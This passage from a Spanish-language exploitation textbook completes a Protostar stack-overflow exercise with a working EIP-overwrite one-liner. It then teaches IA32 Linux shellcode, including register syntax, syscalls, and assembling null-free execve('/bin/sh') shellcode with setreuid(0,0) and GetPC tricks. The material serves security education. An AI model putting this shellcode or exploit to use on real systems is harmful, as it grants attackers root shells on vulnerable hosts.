Lo único que hay que calcular es el offset o desplazamiento hasta el EIP guardado, después de un par de intentos obtenemos el valor correcto:

```
user@protostar:/opt/protostar/bin$ perl -e 'print "a"x76 . "\xf4\x83\x04\x08"' |
./stack4
code flow successfully changed
Segmentation fault
```

Reto superado.

1.10. Dilucidación

Este capítulo ha asentado las bases necesarias para comprender los problemas inherentes a todos los fallos de corrupción de memoria. Hemos aprendido a través de las anteriores secciones qué es una ejecución de código arbitrario y cómo redirigir el flujo de ejecución de un programa vulnerable para obtener una shell de comandos con permisos de `root`. Vislumbramos también algunos matices de lo que constituye un payload o shellcode, tema que abarcaremos con gran lujo de detalle en el siguiente

capítulo. Hemos presentado el depurador de aplicaciones de Linux, GDB y sus interfaces gráficas, y cómo utilizar éste de forma eficiente para analizar las condiciones dinámicas que nos pueden conducir a una exacta explotación del sistema. Para terminar nos hemos detenido en detallar algunas de las posibles soluciones de las que dispone el programador para evitar fallos de este calibre en sus proyectos.

En el mundo real, las vulnerabilidades referentes a desbordamientos de buffer se encuentran por todas partes. Los investigadores y profesionales de la seguridad informática se han entrenado a conciencia y poseen cada día habilidades más específicas para localizar cualquier fallo presente en una aplicación de producción y diseñar una solución o parche en un margen de tiempo concreto. Por desgracia, desde que se produce la notificación del error por parte del hacker, el espacio de tiempo del que disponen las empresas para publicar sus soluciones suele ser demasiado amplio y permite a los atacantes comprometer miles de sistemas antes de que los fallos en cuestión sean arreglados. De hecho, existen situaciones en las que el soporte oficial para un producto puede no encontrarse disponible o haber caducado en la fecha en que un exploit ha salido a la luz. Éste ha sido uno de los problemas críticos sufrido por la versión 6 de Java. Un exploit relativamente reciente se aprovechaba de un grave error en el cálculo de un índice que permitía el acceso fuera de límites sobre un array de datos. Varios kits de explotación han incluido este ataque en su arsenal y millones de equipos son atacados a diario de forma activa. No olvide nunca la conveniencia de mantener sus aplicaciones actualizadas y poner un ojo en las últimas noticias publicadas por los expertos en seguridad.

1.11. Referencias

- Smashing the stack for fun and profit en <http://www.phrack.org/issues.html?id=14&issue=49>
- Desbordamiento de buffer en http://es.wikipedia.org/wiki/Desbordamiento_de_búfer
- GDB en <http://www.gnu.org/software/gdb/>
- The Data Display Debugger en <http://www.gnu.org/software/ddd/>
- The Curses Debugger en <http://cgdb.sourceforge.net/>

Capítulo II

Shellcodes en arquitecturas IA32

La palabra *shellcode* provoca una sensación extraña entre los neófitos, siempre surgen las mismas preguntas: ¿qué son?, ¿cómo funcionan?. Incluso es posible que haya utilizado muchos para obtener un beneficio sin conocer la magia oculta en su interior, y entonces una última pregunta viene a su mente: ¿Podría programar yo uno? Siga leyendo y lo comprobará.

A lo largo del capítulo anterior hemos mostrado los principios básicos de la explotación de *stack overflows* sin entrar en detalles acerca de lo que realmente era un *shellcode*, a partir de ahora demostraremos paso a paso cómo programarlos bajo un sistema operativo Linux asentado en una arquitectura IA32, como lo es la familia de procesadores x86 de Intel.

2.1. Sintaxis AT&T vs Intel

No pretendemos ofrecer un curso de ensamblador en este punto del libro, tan solo mencionar algunas de las diferencias más significativas entre las dos sintaxis más conocidas dentro del mundo del lenguaje ensamblador. Esta introducción será de utilidad para que aquellos que deseen interpretar los listados de código mostrados a lo largo de este capítulo puedan hacerlo sin demasiadas complicaciones. La sintaxis de AT&T es utilizada por defecto en el compilador de ensamblador de GNU, *gas*, y es a su vez la que el depurador de aplicaciones GDB muestra en sus listados a no ser que se haya especificado lo contrario. La sintaxis de Intel resulta más común en los ensambladores y depuradores de la casa Microsoft. NASM o Netwide Assembler es uno de los representantes oficiales de este formato. IDA Pro, por su parte, es otro ejemplo muy claro de un desensamblador orientado a la ingeniería inversa que utiliza dicho estilo de lenguaje. Ahora observemos unas cuantas comparaciones:

```
INTEL → push 3
```

```
AT&T → push $3
```

Vemos que en la sintaxis de AT&T se antepone un símbolo de dólar a las constantes numéricas, mientras que en Intel no es necesario. Ahora sigamos con la instrucción *mov*:

```
INTEL → mov eax, 3
```

```
AT&T → movl $3, %eax
```

En este punto ya se denota el cambio de orden de los operadores, en Intel el primer operador o registro es el llamado *destino*, y el segundo operador o registro es el llamado *origen*. El valor es copiado por lo tanto desde el origen al destino. En AT&T ocurre todo lo contrario, el primer operador es el *origen* y el segundo es el *destino*. Además, en esta última volvemos a ver el símbolo de dólar, y observamos también que los registros de sistema se preceden con el símbolo *%* de porcentaje.

Un poco más curioso todavía es que la instrucción `mov` se ha escrito como `movl` en AT&T. La `l` final representa el tamaño del valor que se quiere mover, pudiendo así diferenciar entre las siguientes operaciones:

`movb` → Copia un byte.

`movw` → Copia un word (2 bytes).

`movl` → Copia un long (4 bytes).

Esto no siempre es necesario y dentro de la sintaxis AT&T puede utilizarse muchas veces directamente `mov` sin más especificaciones, resultado que a veces producen los desensamblados de GDB.

Existen otras diferencias en algunas operaciones, pero no deseamos desviarnos del objetivo principal de este libro. Sí queremos decir, no obstante, que a primera vista la lectura de la sintaxis de Intel resulta bastante más clarificadora, y es por ello que programar código con `nasm` (por poner un ejemplo) se vuelve mucho más rentable con el paso del tiempo. Para aquellos a quienes les sea de utilidad, exponemos en la siguiente tabla el significado u objetivo principal de cada registro del procesador.

Registro	Descripción
EAX	Registro acumulador: interviene en operaciones aritméticas y lógicas.
EBX	Registro base: interviene en transferencia de datos entre memoria y procesador.
ECX	Registro contador: contador de bucles y operaciones reiterativas.
EDX	Registro de datos: operaciones aritméticas, de entrada/salida de puertos, etc.
EIP	Registro apuntador: siguiente instrucción a ejecutar.
ESI	Registro índice fuente: apunta al origen de una cadena o datos.
EDI	Registro índice destino: apunta al destino donde será copiada una cadena o datos.
EBP	Apuntador base: señala la base de la pila o stack (zona especial de la memoria).
ESP	Apuntador de pila: señala la cima de la pila o stack (zona especial de la memoria).
CS DS SS ES FS GS	Todos ellos son conocidos como registros de segmento, siendo el primero de código, el segundo de datos, el tercero de pila y así sucesivamente. No nos adentraremos más en ellos.
Flags	Se trata de un registro especial cuyos bits indican el estado actual del procesador y de ciertos resultados en la realización de operaciones aritméticas. Muy útil en instrucciones de comparación y otros temas referentes a interrupciones que no trataremos aquí.

Tabla 02.01: Registros del procesador y su descripción.

Existen algunos registros más, como aquellos específicos de la FPU dedicados a operaciones matemáticas con números reales de mayor precisión (`double`, `float`), pero esto es algo que queda fuera del alcance de este capítulo.

2.2. ¿Qué es un shellcode?

Un shellcode no es más que una cadena de códigos de operación hexadecimales u *opcodes*, extraídos a partir de instrucciones típicas de lenguaje ensamblador. Si esta cadena de códigos es introducida en una zona específica de la memoria, por ejemplo un buffer, y podemos de algún modo redireccionar el flujo del programa a esa zona (técnica que hemos estudiado en el capítulo anterior), entonces tendremos la capacidad de ejecutar dicho shellcode.

Sin la ayuda de mecanismos de chequeo externos, los procesadores son incapaces de distinguir si las instrucciones que reciben provienen de una zona de código o de una zona destinada a datos. Un atacante saca provecho de esta confusión inyectando código ejecutable en un espacio de memoria habilitado para contener datos del usuario, luego utiliza un fallo de programación para redirigir al microprocesador hacia esa nueva zona manipulada y éste ejecuta las nuevas instrucciones recibidas. En realidad usted podría codificar cualquier programa en ensamblador, extraer sus *opcodes* abriéndolo con un editor hexadecimal, y convertirlo directamente en un shellcode. Pero debe tener en cuenta varias limitaciones:

- La longitud del buffer que permite almacenar ese shellcode.
- Una cadena no puede contener bytes *null* como 0x00.
- El código no debería depender de la posición en memoria.

La primera de las limitaciones hace que dicho código no pueda ser tan grande como deseamos. La segunda nos previene de inyectar un carácter `\0`, que tiene el significado de final de cadena. La tercera indica que no deben utilizarse referencias absolutas a otras instrucciones del código (PIC o Código Independiente de la Posición).

A continuación listamos algunos de los objetivos principales de los shellcodes o payloads más comunes que se encuentran a su disposición en la red:

- Ejecución de una shell de comandos.
- Establecer un puerto a la escucha con una shell detrás (*bind shell*).
- Establecimiento de una conexión inversa (*reverse shell*).
- Cambio de permisos sobre el fichero `/etc/shadow`.
- Añadir un nuevo usuario con permisos elevados.
- Reiniciar el sistema.
- Matar un proceso.
- Ejecución de una bomba de procesos (*fork bomb*).
- Borrado de ficheros.
- Desactivación de mecanismos de protección como ASLR.
- Descarga de binarios de un servidor remoto.
- Edición del fichero `/etc/sudoers` para lograr acceso sin restricciones.
- Creación de un proxy.
- Envío de mensajes a terminales.
- Cambios sobre el cortafuegos `iptables`.

Y un largo etcétera cuya extensión no tiene cabida en las páginas que podemos dedicar a este apasionante mundo.

2.3. Llamadas de sistema (syscalls)

Si hay algo que tienen en común todos los shellcodes, es que hacen uso de unos artilugios conocidos como *system calls*, *syscalls* o llamadas al sistema. Una syscall es el modo que tiene Linux de proporcionar comunicación entre el espacio de usuario y el espacio de *kernel* o núcleo del sistema. Por ejemplo, cuando queremos escribir algún contenido en un archivo, y para ello hacemos uso de la función `write()` en el código fuente, el binario compilado ejecuta una instrucción especial `int 0x80` que produce lo que se conoce como una interrupción, de modo que el programa se detiene y el control pasa a través de unos mecanismos controlados hacia el *kernel*, siendo éste último el encargado de escribir los datos en el disco. El resultado final es una especie de acuerdo entre el software del usuario y el sistema operativo, el primero solicita ciertos recursos y el segundo se los concede tras realizar las comprobaciones necesarias. Funciones de red y acceso a ficheros en disco son dos ejemplos de recursos que el kernel se encarga de gestionar de forma invisible para las aplicaciones, liberando a éstas de la carga añadida y estableciendo las medidas de seguridad oportunas.

En la distribución Ubuntu con la que estamos trabajando, el listado de llamadas al sistema se encuentra definido como macros en el archivo `unistd_32.h`. Pueden verse con el siguiente comando:

```
$ cat /usr/include/i386-linux-gnu/asm/unistd_32.h | grep "__NR_"
```

Mostramos a continuación una tabla con las syscalls más importantes:

Syscall	Nº	Syscall	Nº
__NR_exit	1	__NR_rmdir	40
__NR_fork	2	__NR_dup	41
__NR_read	3	__NR_pipe	42
__NR_write	4	__NR_times	43
__NR_open	5	__NR_prof	44
__NR_close	6	__NR_brk	45
__NR_waitpid	7	__NR_setgid	46
__NR_creat	8	__NR_getgid	47
__NR_link	9	__NR_signal	48
__NR_unlink	10	__NR_geteuid	49
__NR_execve	11	__NR_getegid	50
__NR_chdir	12	__NR_acct	51
__NR_time	13	__NR_umount2	52
__NR_mknod	14	__NR_lock	53
__NR_chmod	15	__NR_ioctl	54
__NR_lchown	16	__NR_fcntl	55
__NR_break	17	__NR_getegid	50

__NR_oldstat	18	__NR_acct	51
__NR_lseek	19	__NR_umount2	52
__NR_getpid	20	__NR_lock	53
__NR_mount	21	__NR_ioctl	54
__NR_umount	22	__NR_fcntl	55
__NR_setuid	23	__NR_mpx	56
__NR_getuid	24	__NR_setpgid	57
__NR_stime	25	__NR_ulimit	58
__NR_ptrace	26	__NR_olduname	59
__NR_alarm	27	__NR_umask	60
__NR_oldfstat	28	__NR_chroot	61
__NR_pause	29	__NR_ustat	62
__NR_utime	30	__NR_dup2	63
__NR_stty	31	__NR_getppid	64
__NR_gtty	32	__NR_getpgrp	65
__NR_access	33	__NR_setsid	66
__NR_nice	34	__NR_sigaction	67
__NR_ftime	35	__NR_sgetmask	68
__NR_sync	36	__NR_ssetmask	69
__NR_kill	37	__NR_setreuid	70
__NR_rename	38	__NR_setregid	71
__NR_mkdir	39	__NR_socketcall	102

Tabla 02.02: Listado de llamadas de sistema.

El objetivo principal de un shellcode básico es, valga la redundancia, ejecutar una shell (por ejemplo “/bin/sh”), y sabiendo con qué funciones realizamos esta tarea en lenguaje C, podemos deducir las syscalls correspondientes:

```
setreuid(0,0); // __NR_setreuid 70
execve("/bin/sh", args[], NULL); // __NR_execve 11
exit(0); // __NR_exit 1
```

Nota


Si un proceso *setuid* se ha desprendido de los privilegios de super-usuario de forma temporal, la llamada a *setreuid()* permite al atacante recuperar las capacidades de *root*, estableciendo el ID de usuario real y efectivo al ID que había sido guardado previamente.

Ejecutar una de estas syscalls en ensamblador es tan sencillo como establecer los registros del procesador del modo adecuado, siendo EAX el número de la syscall correspondiente en hexadecimal, y EBX, ECX, EDX, ESI y EDI, los parámetros asociados a dicha syscall. La instrucción `int 0x80` invoca finalmente la llamada.

Con toda esta información, y a modo de entrenamiento, podemos escribir el clásico ejemplo del programa que solo ejecuta una llamada a `exit(0)`:

```
#include <stdlib.h>
void main() {
    exit(0);
}
```

Para poder estudiar las llamadas al sistema debemos compilar el programa con la opción especial `--static`, más concretamente con la orden: `gcc --static salir.c -o salir`. Observe en la figura el código desensamblado que produce este programa. Lo mostramos tanto en la sintaxis de Intel como en la de AT&T para que se puedan ver sus diferencias.



```
blackngel@bbc:~$ gcc --static salir.c -o salir
blackngel@bbc:~$ gdb -q ./salir
Leyendo símbolos desde /home/blackngel/salir...(no se encontraron símbolos de de
puración)hecho.
(gdb) disass _exit
Dump of assembler code for function _exit:
0x08053a9c <+0>:    mov     0x4(%esp),%ebx
0x08053aa0 <+4>:    mov     $0xfc,%eax
0x08053aa5 <+9>:    call   *0x80ef5a4
0x08053aab <+15>:   mov     $0x1,%eax
0x08053ab0 <+20>:   int     $0x80
0x08053ab2 <+22>:   hlt
End of assembler dump.
(gdb) set disassembly-flavor intel
(gdb) disass _exit
Dump of assembler code for function _exit:
0x08053a9c <+0>:    mov     ebx,DWORD PTR [esp+0x4]
0x08053aa0 <+4>:    mov     eax,0xfc
0x08053aa5 <+9>:    call   DWORD PTR ds:0x80ef5a4
0x08053aab <+15>:   mov     eax,0x1
0x08053ab0 <+20>:   int     0x80
0x08053ab2 <+22>:   hlt
End of assembler dump.
(gdb)
```

Imagen 02.01: Desensamblado de `exit()`.

A efectos prácticos podemos obviar la instrucción `call` que termina invocando una instrucción `int` que a su vez llama a `exit_group()`. Éste es un agregado de GCC, por lo demás a nosotros nos interesa solo `exit()`, en concreto las tres próximas instrucciones:

```
mov     0x4(%esp),%ebx
mov     $0x1,%eax
int     $0x80
```

Ya conocíamos a partir de la tabla de syscalls que a `__NR_exit` le corresponde el número 1, como podemos ver, la instrucción `mov` mueve exactamente ese valor al registro EAX y luego se ejecuta la

interrupción `0x80` que siempre es la misma para cualquier `syscall`. El argumento de la función `exit()`, según nuestro programa, debe ser `0`, y eso se logra mediante la primera instrucción, que introduce en `EBX` dicho argumento.

Ciertamente nosotros podríamos poner un cero en `EBX` con una instrucción más sencilla como `mov $0x0, %ebx` o simplemente `xor %ebx, %ebx`. La primera genera bytes *null*, la segunda no, y es por ello que utilizaremos esta última.

Mostramos entonces cómo podemos escribir el mismo programa en ensamblador sin la necesidad de realizar la llamada a `exit_group()`, para ello utilizamos el formato `nasm` que es muy limpio:

```
section .text
global _start
_start:
xor eax, eax ; eax = 0 -> Limpieza
xor ebx, ebx ; ebx = 0 -> 1er Parámetro
mov al, 0x01 ; eax = 1 -> __NR_exit 1
int 0x80      ; Ejecutar syscall
```

Todo lo que está después del carácter `;` no son más que comentarios que traducen a un lenguaje más humano lo que hace cada una de las instrucciones en ensamblador. Ahora podemos compilarlo y enlazarlo. Para luego ejecutarlo y comprobar que funciona.

```
$ nasm -f elf salida.asm
$ ld salida.o -o salida
$ ./salida
```

Para comprobar que la ejecución se ha realizado de un modo correcto disponemos de la herramienta `strace`, cuya misión es mostrar las llamadas al sistema que son ejecutadas durante el transcurso de una aplicación. Convertiremos primero nuestro programa en una cadena shellcode tradicional extrayendo, como ya hemos dicho, sus códigos de operación hexadecimales. Para esto último utilizamos la herramienta `objdump`, que nos brinda todos los datos que necesitamos.

```
$ objdump -d ./salida
./salida:          file format elf32-i386
Disassembly of section .text:
00048060 <_start>:
0048060: 31 c0    xor     %eax,%eax
0048062: 31 db    xor     %ebx,%ebx
0048064: b0 01    mov     $0x1,%al
0048066: cd 80    int     $0x80
```

Observamos que el código ensamblador se conserva limpio y reducido. El mismo programa escrito en lenguaje C habría agregado varias secciones más y ensuciado nuestro código. La cadena de *opcodes* es la unión de los bytes que nos ofrece `objdump`: `\x31\xc0\x31\xdb\xb0\x01\xcd\x80`. Ahora podemos utilizarlos en una aplicación escrita en C.

```
char shellcode[] = "\x31\xc0\x31\xdb\xb0\x01\xcd\x80";
void main( ) {
    void (*fp) (void);
    fp = (void *)shellcode;
    fp();
}
```


En la siguiente imagen mostramos resumidamente cómo compilarlo y ejecutarlo mediante `strace`. Comprobamos así que la llamada al sistema `exit()` se ejecuta apropiadamente.

```

blackngel@bbc: ~
blackngel@bbc:~$ strace ./sc
execve("./sc", [ "./sc" ], [ /* 37 vars */ ]) = 0
brk(0) = 0x8cb6000
access("/etc/ld.so.nohwcap", F_OK) = -1 ENOENT (No such file or directory)
mmap2(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb76e3000
access("/etc/ld.so.preload", R_OK) = -1 ENOENT (No such file or directory)
open("/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
fstat64(3, {st_mode=S_IFREG|0644, st_size=80479, ...}) = 0
mmap2(NULL, 80479, PROT_READ, MAP_PRIVATE, 3, 0) = 0xb76cf000
close(3) = 0
access("/etc/ld.so.nohwcap", F_OK) = -1 ENOENT (No such file or directory)
open("/lib/i386-linux-gnu/libc.so.6", O_RDONLY|O_CLOEXEC) = 3
read(3, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\000\226\1\0004\0\0\0"...
, 512) = 512
fstat64(3, {st_mode=S_IFREG|0755, st_size=1730024, ...}) = 0
mmap2(NULL, 1739484, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_DENYWRITE, 3, 0) = 0xb7526000
mmap2(0xb76c9000, 12288, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x1a3) = 0xb76c9000
mmap2(0xb76cc000, 10972, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0xb76cc000
close(3) = 0
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb7525000
set_thread_area({entry_number:-1 -> 6, base_addr:0xb7525900, limit:1048575, seg_32bit:1, contents:0, read_exec_only:0, limit_in_pages:1, seg_not_present:0, useable:1}) = 0
mprotect(0xb76c9000, 8192, PROT_READ) = 0
mprotect(0x8049000, 4096, PROT_READ) = 0
mprotect(0xb7706000, 4096, PROT_READ) = 0
munmap(0xb76cf000, 80479) = 0
_exit(0) = ?
blackngel@bbc:~$

```

Imagen 02.02: Salida del comando `strace`.

Podemos observar en la parte final de la imagen como la sentencia `_exit(0)` es ejecutada tal y como esperábamos. Sin embargo, explotar un programa con un shellcode cuya única finalidad es salir, resulta algo decepcionante como propósito, de modo que nuestro próximo objetivo será ejecutar una shell que nos permita interactuar con el sistema.

2.4. Métodos de referenciación

En las siguientes subsecciones detallaremos algunos de los métodos comúnmente utilizados por los shellcodes para referenciar cadenas en lenguaje ensamblador, esto es, conseguir almacenar la dirección de una cadena de caracteres en un registro del sistema para utilizarlo en operaciones posteriores.

2.4.1. Viaje al pasado

El objetivo principal de los shellcodes más comunes es ejecutar una shell de comandos, ya sea local o remotamente. El núcleo de esta clase de shellcodes es una llamada a la función `execve()`, con los parámetros primero y segundo establecidos a una cadena `/bin/sh`. Podemos plasmar esta idea fácilmente en código C:

```
#include <stdio.h>
void main() {
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

El mayor problema a la hora de traducir este código a ensamblador, radica en cómo hacer referencia a la cadena `/bin/sh` cuando se desean establecer los parámetros de la syscall. Haremos uso de un ingenioso truco. Se basa en utilizar una estructura como la que puede observar en el siguiente gráfico.




Imagen 02.03: Jump trick.

Vemos que la instrucción `jmp` nos conduce directamente a la penúltima instrucción del código. Como ya estudiamos en el anterior capítulo lo primero que sucede cuando una instrucción `call` es ejecutada, es que el valor de EIP se vuelca en la pila, valor que en este caso resulta ser exactamente la dirección de la siguiente instrucción a ejecutar, en nuestro caso la cadena `/bin/sh`.

Repetimos de un modo más instructivo, el truco está en colocar un salto `jmp` al principio del código para ir directamente a la instrucción `call` que va seguida de la cadena que nos interesa referenciar, a continuación, este `call` va encaminado a la siguiente instrucción después del primer `jmp`, es decir, la

segunda instrucción del código, `pop`, cuyo objetivo es extraer el valor recién introducido en la pila por `call` (el valor del registro EIP), y lo almacenamos en el registro ESI. A partir de ese momento el resto del código shell puede referenciar la cadena `/bin/sh` haciendo uso únicamente del registro ESI.

Esta técnica también se conoce por la abreviatura GETPC del inglés *Get Program Counter*, obtener el contador del programa. Desgraciadamente para un exploit, no existe una instrucción válida como `mov eax, eip` (formato Intel). El objetivo es diseñar una estructura de código que obtenga el mismo resultado que la instrucción ficticia anterior.

Echemos un vistazo al shellcode original construido por el ya conocido escritor Aleph1. Hemos añadido al código todos los comentarios necesarios para que comprenda rápidamente su funcionamiento.

```

jmp     0x26           ; Salto al último call
popl    %esi           ; Obtenemos en ESI: "/bin/sh"
movl    %esi,0x8(%esi) ; Concatenar: "/bin/sh"&("/bin/sh)
movb    $0x0,0x7(%esi) ; '\0' al final: "/bin/sh\0"&("/bin/sh)
movl    $0x0,0xc(%esi) ; Agregar NULL: "/bin/sh\0"&("/bin/sh)NULL
movl    $0xb,%eax       ; Syscall 11 -----o
movl    %esi,%ebx       ; arg1 = "/bin/sh" |
leal    0x8(%esi),%ecx   ; arg2[2] = {"bin/sh", "0"} |
leal    0xc(%esi),%edx   ; arg3 = NULL |
int     $0x80           ; excve("/bin/sh", ["/bin/sh", NULL], NULL) <--o
movl    $0x1,%eax       ; Syscall 1 --o
movl    $0x0,%ebx       ; arg1 = 0 |
int     $0x80           ; exit(0) <---o
call    -0x2b           ; Salto a la primera instrucción
.string "\/bin/sh\"     ; Nuestra cadena

```

La cadena de bytes correspondiente al código que acabamos de mostrar es la siguiente:

```

char shellcode[] = "\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"
"\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
"\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff"
"\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89\xec\x5d\xc3";

```

Este shellcode tiene un problema a la hora de utilizarse en un caso real de buffer overflow, y es precisamente la limitación que comentábamos anteriormente sobre el contenido de bytes *null*. Debemos desarrollar entonces un código todavía más limpio que evite cualquier tipo de carácter no apto en nuestra cadena. Los consejos son utilizar instrucciones como `xor reg, reg` en vez de `movl 0, reg`, utilizar el tamaño de registro más pequeño posible, por ejemplo `al` en vez de `ax`, invocar la instrucción `cdq` para limpiar el registro `edx` y muchos otros trucos. Siguiendo estas instrucciones podemos reconstruir el shellcode de la siguiente forma:

```

jmp     0x1f           ; 2 bytes
popl    %esi           ; 1 byte
movl    %esi,0x8(%esi) ; 3 bytes
xorl    %eax,%eax      ; 2 bytes -> eax = 0
movb    %eax,0x7(%esi) ; 3 bytes
movl    %eax,0xc(%esi) ; 3 bytes
movb    $0xb,%al       ; 2 bytes -> al = 11 [excve()]
movl    %esi,%ebx       ; 2 bytes
leal    0x8(%esi),%ecx ; 3 bytes

```

```
leal    0xc(%esi),%edx ; 3 bytes
int     $0x80          ; 2 bytes
xorl    %ebx,%ebx      ; 2 bytes -> ebx = 0
movl    %ebx,%eax      ; 2 bytes -> eax = ebx = 0
inc     %eax           ; 1 bytes -> eax += 1
int     $0x80          ; 2 bytes
call    -0x24          ; 5 bytes
.string "\bin/sh\"     ; 8 bytes
```

Y entonces la cadena resultante sería la siguiente:

```
char shellcode[] = "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0"
"\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8"
"\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh";
```

A través de este proceso hemos obtenido otras ventajas:

1. Nos deshacemos de los bytes *null*.
2. Minimizamos el tamaño del shellcode.
3. Minimizamos la posibilidad de errores.
4. Maximizamos el rendimiento del shellcode.

Con respecto a la longitud de nuestro código shell, piense que puede ser un factor francamente importante ante buffers explotables que resulten ser demasiado pequeños. Piense también que en los ejemplos que hemos mostrado, podría suprimir sin miedo alguno el código correspondiente a la llamada `exit(0)`. Decimos entonces que este trozo de código, aunque limpio, es prescindible.

En la siguiente sección presentaremos un nuevo método que utilizan algunos de los shellcodes actuales, cuyo tamaño, con respecto a los anteriores, ha quedado reducido prácticamente a la mitad.

2.4.2. Viaje al presente

La diferencia del método actual con respecto a la técnica mostrada por Aleph1 se basa en que no siempre es necesario el uso de los saltos `jmp` y `call` para referenciar la cadena `/bin/sh`.

Alguien muy astuto fue consciente de que podía obtener el mismo resultado haciendo un uso correcto del stack. Ahora que sabemos que el registro ESP apunta siempre a la cima del stack, podemos ir introduciendo elementos en la pila e ir copiando la dirección de ESP a los registros que corresponden a cada parámetro de la syscall.

¿Cómo colocamos entonces la cadena `/bin/sh` en la pila? El truco está en partir la cadena en dos subcadenas de tal modo que queden así:

```
-> "/bin"
-> "//sh"
```

Debemos tener en cuenta que esta construcción es válida:

```
blackngel@bbc:~$ /bin//sh
sh-3.2$ exit
```

Si transformamos sus valores ASCII a hexadecimal, por ejemplo con la herramienta `hexdump`, entonces podemos hacer algo como esto:

```
xor eax, eax          ; eax = 0
push eax              ; push "\0"
push dword 0x68732f2f ; push "//sh"
push dword 0x6e69622f ; push "/bin"
mov ebx, esp          ; arg1 = "/bin//sh\0"
```

Listamos a continuación el código completo.

```
section .text
global _start
_start:
xor eax, eax          ; Limpieza
mov al, 0x46           ; Syscall 70
xor ebx, ebx          ; arg1 = 0
xor ecx, ecx          ; arg2 = 0
int 0x80              ; setreuid(0,0)
xor eax, eax          ; eax = 0
push eax              ; "\0"
push dword 0x68732f2f ; "//sh"
push dword 0x6e69622f ; "/bin"
mov ebx, esp          ; arg1 = "/bin//sh\0"
push eax              ; NULL -> args[1]
push ebx              ; "/bin/sh\0" -> args[0]
mov ecx, esp          ; arg2 = args[]
mov al, 0x0b          ; Syscall 11
int 0x80              ; exeve("/bin/sh", args["/bin/sh", "NULL"], NULL);
```

Puede compilar y enlazar el programa con `nasm` y `ld`, y obtener los *opcodes* con `objdump` como ya hemos mostrado. Eliminando la llamada a `setreuid()` obtenemos un shellcode que ocupa tan solo 23 bytes.

```
char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69"
                  "\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80";
```

2.4.3. Alternativa FNSTENV

Ya comentamos en una sección anterior que obtener la dirección del puntero de instrucción EIP y almacenarla en un registro, no es una tarea trivial que se pueda realizar con una única operación en ensamblador. No obstante, nos hemos reservado un pequeño truco final que permite realizar lo que acabamos de describir haciendo uso de una instrucción especial dedicada a los registros de la FPU (la unidad de coma flotante del procesador) que permiten la manipulación y el cálculo con números de gran precisión. Se trata de `fnstenv`, que almacena una estructura del tipo `user_fpregs_struct` en la dirección que se le proporciona como argumento. Dicha estructura tiene un tamaño de 32 bytes, siendo el cuarto valor entero (dword) la dirección de la última instrucción FPU ejecutada. Esto quiere decir que podemos ejecutar una instrucción de FPU inocua como `fabs` y luego llamar a `fnstenv` con una dirección en el stack. En el offset `0x0c` (12) de la estructura recién guardada, encontraremos la dirección en la que se ejecutó la operación `fabs`, que puede ser obtenida mediante instrucciones `pop`, con lo que ya tenemos una dirección que apunta dentro del shellcode. He aquí un ejemplo:

```
fabs
fnstenv [esp]
pop eax    ; offset 0x00
pop eax    ; offset 0x04
pop eax    ; offset 0x08
pop eax    ; offset 0x0C - EIP de fabs
...
...
```

